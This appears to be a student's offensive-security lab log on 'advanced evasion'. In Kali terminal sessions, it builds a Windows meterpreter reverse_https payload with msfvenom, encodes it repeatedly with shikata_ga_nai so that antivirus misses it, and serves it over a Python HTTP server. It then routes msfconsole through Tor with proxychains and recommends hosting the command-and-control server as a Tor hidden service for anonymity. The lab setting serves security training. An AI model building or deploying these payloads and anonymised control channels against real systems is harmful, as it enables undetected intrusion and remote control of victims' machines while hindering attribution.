



4. Advanced Evasion Lab

Activities:

- **Tools:** msfvenom, Veil, proxychains.
- **Tasks:** Create and test obfuscated payloads, bypass network controls.
- **Brief:**
 - **Payload Obfuscation:** Encode a Metasploit payload with msfvenom to bypass AV.
Log:



Payload ID	Type	AV Detection	Notes
-----	-----	-----	-----
PID001	Meterpreter	Bypassed	Obfuscated payload

```
(root@kali)-[/home/kali/Desktop]
# msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=4444 \
-e x86/shikata_ga_nai -i 5 -f exe -o encoded_payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 855 (iteration=0)
x86/shikata_ga_nai succeeded with size 882 (iteration=1)
x86/shikata_ga_nai succeeded with size 909 (iteration=2)
x86/shikata_ga_nai succeeded with size 936 (iteration=3)
x86/shikata_ga_nai succeeded with size 963 (iteration=4)
x86/shikata_ga_nai chosen with final size 963
Payload size: 963 bytes
Final size of exe file: 7680 bytes
Saved as: encoded_payload.exe
```

```
(root@kali)-[/home/kali/Desktop]
#

(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET / HTTP/1.1" 200 -
192.168.186.132 - - [10/Sep/2025 13:10:14] code 404, message File not found
192.168.186.132 - - [10/Sep/2025 13:10:14] "GET /favicon.ico HTTP/1.1" 404 -
```





- Network Evasion: Route C2 traffic through Tor using proxychains. Summarize in 50 words.

```
(root@kali)-[/home/kali/Desktop]
# sudo systemctl status tor

● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/usr/lib/systemd/system/tor.service; disabled; preset: disabled)
   Active: active (exited) since Wed 2025-09-10 14:01:53 EDT; 5min ago
  Invocation: fde3f015acd94066bc4e3218f534a756
     Process: 2965 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 2965 (code=exited, status=0/SUCCESS)
   Mem peak: 1.8M
      CPU: 30ms

Sep 10 14:01:52 kali systemd[1]: Starting tor.service - Anonymizing overlay network for TCP (multi-instance-master)...
Sep 10 14:01:53 kali systemd[1]: Finished tor.service - Anonymizing overlay network for TCP (multi-instance-master).

(root@kali)-[/home/kali/Desktop]
#
```

```
root@kali: /home/kali/Desktop
Session Actions Edit View Help
GNU nano 8.6 /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
# HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
```



```
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

```
(root@kali)-[/home/kali/Desktop]
# proxychains msfconsole
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
[proxychains] DLL init: proxychains-ng 4.17le ... |

# cowsay++
< metasploit >

  \      (oo)_____)
   \      (_____)  \
    ||-----|| *

      =[ metasploit v6.4.84-dev ]
+ --=[ 2,547 exploits - 1,309 auxiliary - 1,683 payloads ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
[proxychains] DLL init: proxychains-ng 4.17
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[proxychains] DLL init: proxychains-ng 4.17
msf > |
```

Summary:

For complete anonymity, configure your C2 server as a Tor hidden service.

This ensures that no traffic exits the Tor network.

Tor increases latency and may break some tools due to protocol differences.

In the above example, msfconsole traffic passes through the Tor network.